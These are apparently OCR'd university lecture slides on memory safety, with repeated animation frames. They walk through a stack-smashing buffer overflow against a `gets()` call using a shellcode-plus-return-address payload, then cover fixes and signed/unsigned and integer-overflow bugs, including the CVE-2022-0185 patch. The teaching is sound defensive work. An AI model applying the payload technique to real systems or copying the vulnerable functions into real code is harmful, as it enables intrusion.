
Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → call gets

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
...			
RIP of vulnerable			
(SFP) 'AAAA' ← EBP			
(name) 'AAAA'			
(name) 'AAAA'			
(name) SHELLCODE			
(name) SHELLCODE			
(name) SHELLCODE			
... ← ESP			

We overwrite the SFP (saved EBP) with `'AAAA'`, so the SFP is now pointing at the (probably invalid) address `AAAA` (`0x41414141`)

Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
EIP →    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

We overwrite the RIP (saved EIP) with the address of our shellcode `0xbfffcd40`, so the RIP is now pointing at our shellcode! Remember, this value will be restored to EIP (the instruction pointer) later.

	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...			
	'\x00'	...		
	(RIP) 0xbfffcd40			
EBP →	(SFP) 'AAAA'			
	(name) 'AAAA'			
	(name) 'AAAA'			
	(name) SHELLCODE			
	(name) SHELLCODE			
	(name) SHELLCODE			
ESP →	...			

Walking Through a Buffer Overflow


Input:
SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → movl %ebp, %esp

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Returning from **gets**: Move ESP up by 4.




Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → popl %ebp

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Function epilogue: Move ESP to EBP.


Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


EIP → `ret`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Function epilogue: Restore the SFP into EBP. We overwrote SFP to 'AAAA', so the EBP now also points to the address 'AAAA'. We don't really care about EBP, though.


Walking Through a Buffer Overflow



Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Function epilogue: Restore the RIP into EIP. We overwrote RIP to the address of shellcode, so the EIP (instruction pointer) now points to our shellcode!

Walking Through a Buffer Overflow

Inpu
SHELLCODE +
'\x40\xcd\

```
void vulnerable(v
    char name[20]
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

sh # _

...	...
...	...
...	...
...	...
...	...

...
...
0xbfffcd40
'AAAA'
'AAAA'
'AAAA'
SHELLCODE
SHELLCODE
SHELLCODE
...

Memory-Safe Code

Still Vulnerable Code?


```
void vulnerable?(void) {
    char *name = malloc(20);
    ...
    gets(name);
    ...
}
```

Heap overflows are also vulnerable!

Solution: Specify the Size


```
void safe(void) {
    char name[20];
    ...
    fgets(name, 20, stdin);
    ...
}
```

The length parameter specifies the size of the buffer and won't write any more bytes—no more buffer overflows!

Warning: Different functions take slightly different parameters

Solution: Specify the Size


```
void safer(void) {
    char name[20];
    ...
    fgets(name, sizeof(name), stdin);
    ...
}
```

`sizeof` returns the size of the variable (does **not** work for pointers)

Vulnerable C Library Functions

- **`gets`** - Read a string from stdin
  - Use **`fgets`** instead
- **`strcpy`** - Copy a string
  - Use **`strncpy`** (more compatible, less safe) or **`strlcpy`** (less compatible, more safe) instead
- **`strlen`** - Get the length of a string
  - Use **`strnlen`** instead (or **`memchr`** if you really need compatible code)
- … and more (look up C functions before you use them!)
  - **`man`** pages are your friend!

Integer Memory Safety Vulnerabilities

Textbook Chapter 3.4

Signed/Unsigned Vulnerabilities

Is this safe?

```
void func(int len, char *data) {
    char buf[64];
    if (len > 64)
        return;
    memcpy(buf, data, len);
}
```

`int` is a **signed** type, but `size_t` is an **unsigned** type. What happens if `len == -1`?

This is a **signed** comparison, so `len > 64` will be false, but casting **-1** to an unsigned type yields `0xffffffff`: another buffer overflow!

```
void *memcpy(void *dest, const void *src, size_t n);
```

Signed/Unsigned Vulnerabilities

Now this is an **unsigned** comparison, and no casting is necessary!

```
void safe(size_t len, char *data) {
    char buf[64];
    if (len > 64)
        return;
    memcpy(buf, data, len);
}
```

Integer Overflow Vulnerabilities

Is this safe?

What happens if `len == 0xffffffff`?

```
void func(size_t len, char *data) {
    char *buf = malloc(len + 2);
    if (!buf)
        return;
    memcpy(buf, data, len);
    buf[len] = '\n';
    buf[len + 1] = '\0';
}
```

`len + 2 == 1`, enabling a heap overflow!

Integer Overflow Vulnerabilities


```
void safe(size_t len, char *data) {
    if (len > SIZE_MAX - 2)
        return;
    char *buf = malloc(len + 2);
    if (!buf)
        return;
    memcpy(buf, data, len);
    buf[len] = '\n';
    buf[len + 1] = '\0';
}
```

It's clunky, but you need to check bounds whenever you add to integers!

Integer Overflows in the Wild

WJXT Jacksonville

Link

Broward Vote-Counting Blunder Changes Amendment Result

November 4, 2004

The Broward County Elections Department has egg on its face today after a computer glitch misreported a key amendment race, according to WPLG-TV in Miami.

Amendment 4, which would allow Miami-Dade and Broward counties to hold a future election to decide if slot machines should be allowed at racetracks, was thought to be tied. But now that a computer glitch for machines counting absentee ballots has been exposed, it turns out the amendment passed.

"The software is not geared to count more than 32,000 votes in a precinct. So what happens when it gets to 32,000 is the software starts counting backward," said Broward County Mayor Ilene Lieberman.

That means that Amendment 4 passed in Broward County by more than 240,000 votes rather than the 166,000-vote margin reported Wednesday night. That increase changes the overall statewide results in what had been a neck-and-neck race, one for which recounts had been going on today. But with news of Broward's error, it's clear amendment 4 passed.

Integer Overflows in the Wild

- 32,000 votes is very close to 32,768, or 2^{15} (the article probably rounded)
  - Recall: The maximum value of a signed, 16-bit integer is $2^{15} - 1$
  - This means that an integer overflow would cause -32,768 votes to be counted!
- **Takeaway**: Check the limits of data types used, and choose the right data type for the job
  - If writing software, consider the largest possible use case.
    - 32 bits might be enough for Broward County but isn't enough for everyone on Earth!
    - 64 bits, however, would be plenty.

Another Integer Overflow in the Wild

9 to 5 Linux

Link

New Linux Kernel Vulnerability Patched in All Supported Ubuntu Systems, Update Now

Marius Nestor

January 19, 2022

Discovered by William Liu and Jamie Hill-Daniel, the new security flaw (CVE-2022-0185) is an integer underflow vulnerability found in Linux kernel's file system context functionality, which could allow an attacker to crash the system or run programs as an administrator.

How Does This Vulnerability Work?

- The entire kernel (operating system) patch:

```
- if (len > PAGE_SIZE - 2 - size)
+ if (size + len + 2 > PAGE_SIZE)
    return invalf(fc, "VFS: Legacy: Cumulative options too large)
```

- Why is this a problem?
  - `PAGE_SIZE` and `size` are unsigned
  - If `size` is larger than `PAGE_SIZE`…
  - …then `PAGE_SIZE - 2 - size` will trigger a negative overflow to `0xFFFFFFFF`
- Result: An attacker can bypass the length check and write data into the kernel

Summary: Memory Safety Vulnerabilities

- **Buffer overflows**: An attacker overwrites unintended parts of memory
  - **Stack smashing**: An attacker overwrites saved registers on the stack
  - **Memory-safe code**: Fixing code to avoid buffer overflows
- **Integer memory safety vulnerabilities**: An attacker exploits how integers are represented in C memory